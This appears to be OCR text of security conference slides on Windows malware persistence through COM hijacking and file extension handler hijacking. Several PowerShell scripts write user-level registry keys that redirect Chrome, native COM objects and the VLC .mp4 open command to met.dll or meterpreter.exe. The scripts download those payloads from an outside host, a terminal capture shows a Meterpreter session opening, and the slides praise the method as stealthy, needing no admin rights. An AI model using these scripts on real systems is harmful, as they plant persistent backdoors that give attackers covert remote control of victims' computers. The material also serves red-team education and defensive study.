
```
HKLM\Software\Classes\CLSID
    <GUID>
        InprocServer32
            (Default)        = C:\Path\To\DLL
```

First search:

```
HKCU\Software\Classes\CLSID\
    <GUID>  ──────────────────────────────→ NOT FOUND
        InprocServer32
            (Default)        = C:\Path\To\DLL ──→ POSSIBLE HIJACK
```

NO ADMIN PRIVILEGES REQUIRED

Hunting vulnerable Apps...




Chrome COM hijacking...


```
$Path = "HKCU:\Software\Classes\CLSID\{591209c7-767b-42b2-9fba-44ee4615f2c7}\InprocServer32"
$Name = "(Default)"
$Value = "C:\\random\\met.dll"

New-Item -Path $Path -Force
New-ItemProperty -Path $Path -Name $Name -Value $Value

$Url = "http://www.semecayounexploit.com/met.dll"
$Out = "C:\\random\\met.dll"

Invoke-WebRequest -Uri $Url -OutFile $Out
```


Firefox
Google Chrome
Protected
Protected_
debug
com_hijack...
IDA Pro (32-bit)
IDA Pro (64-bit)
Recycle Bin
Type here to search
ENG
12:35 AM
11/7/2018

"Native" COM objects...




HKCR Poisoning...



"Native" COM hijack...

```
$Path = "HKCU:\Software\Classes\CLSID\{00020420-0000-0000-C000-000000000046}\InprocServer32"
$Name = "(Default)"
$Value = "C:\\random\\met.dll"

New-Item -Path $Path -Force
New-ItemProperty -Path $Path -Name $Name -Value $Value

$Url = "http://www.semecayounexploit.com/met.dll"
$Out = "C:\\random\\met.dll"

Invoke-WebRequest -Uri $Url -OutFile $Out
```

(Windows 10)


MSEdge - Win10 - VMware Workstation 15 Player (Non-commercial use only)
Player
Recycle Bin
eula
VMware Share...
Windows 10 Enterprise Evaluation
Windows License valid for 90 days
Build 17134.rs4_release.180410-1804
Type here to search
7:19 PM
11/8/2018
Workstation 15 Player (Non-commercial use only)
Thu 22:23
omatic suspend
mputer will suspend very soon because of inactivity.
root@kali: ~
rminal Help
ed, but no session was created.
ndler) > sessions
ndler) > run
TCP handler on 192.168.43.129:4444
206403 bytes) to 192.168.43.132
sion 4 opened (192.168.43.129:4444 -> 192.168.43.132:49680) a
49 -0500
fo
EDGEWIN10
ndows 10 (Build 17134).
64
_US
RKGROUP
64/windows
Recycle Bin
Type here to search
ENG
12:19 AM
11/9/2018

To sum up...

- Apps and native COM objects vulnerable to COM hijack can be used to malware persistence.
- Attacker does **not** need admin privileges.
- Super Stealthy method!!


Remember...


- Use PowerShell to bypass restrictions :-)

Persistence via Extension Handler Hijack


@UnaPibaGeek

Extension Handlers...






Extension Handler Hijack...



Extension Handler Hijack...

```
New-PSDrive -PSProvider Registry -Name HKU -Root HKEY_USERS

$Path = "HKU:\S-1-5-21-3206135447-2287871762-244742159-1001_Classes\VLC.mp4\shell\Open\command"
$Name = "(Default)"
$Value = "C:\\random\\meterpreter.exe"

New-Item -Path $Path -Force
New-ItemProperty -Path $Path -Name $Name -Value $Value

$Url = "http://www.semecayounexploit.com/meterpreter.exe"
$Out = "C:\\random\\meterpreter.exe"

Invoke-WebRequest -Uri $Url -OutFile $Out
```

```
New-PSDrive -PSProvider Registry -Name HKU -Root HKEY_USERS

$Path = "HKU:\S-1-5-21-3206135447-2287871762-244742159-1001_Classes\VLC.mp4\shell\Open\command"
$Name = "(Default)"
$Value = "C:\\Windows\\System32\\calc.exe"

New-Item -Path $Path -Force
New-ItemProperty -Path $Path -Name $Name -Value $Value
```


Firefox
Google Chrome
Protected
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debug
music.mp4
IDA Pro (32-bit)
IDA Pro (64-bit)
Recycle Bin
Type here to search
ENG
1:25 AM
11/8/2018

Extension Handler Hijack... with proxy!

Name	Type	Data
(Default)	REG_SZ	C:\\random\\proxy.exe "C:\Program Files (x86)\VideoLAN\VLC\vlc.exe" --started-from-file "%1"

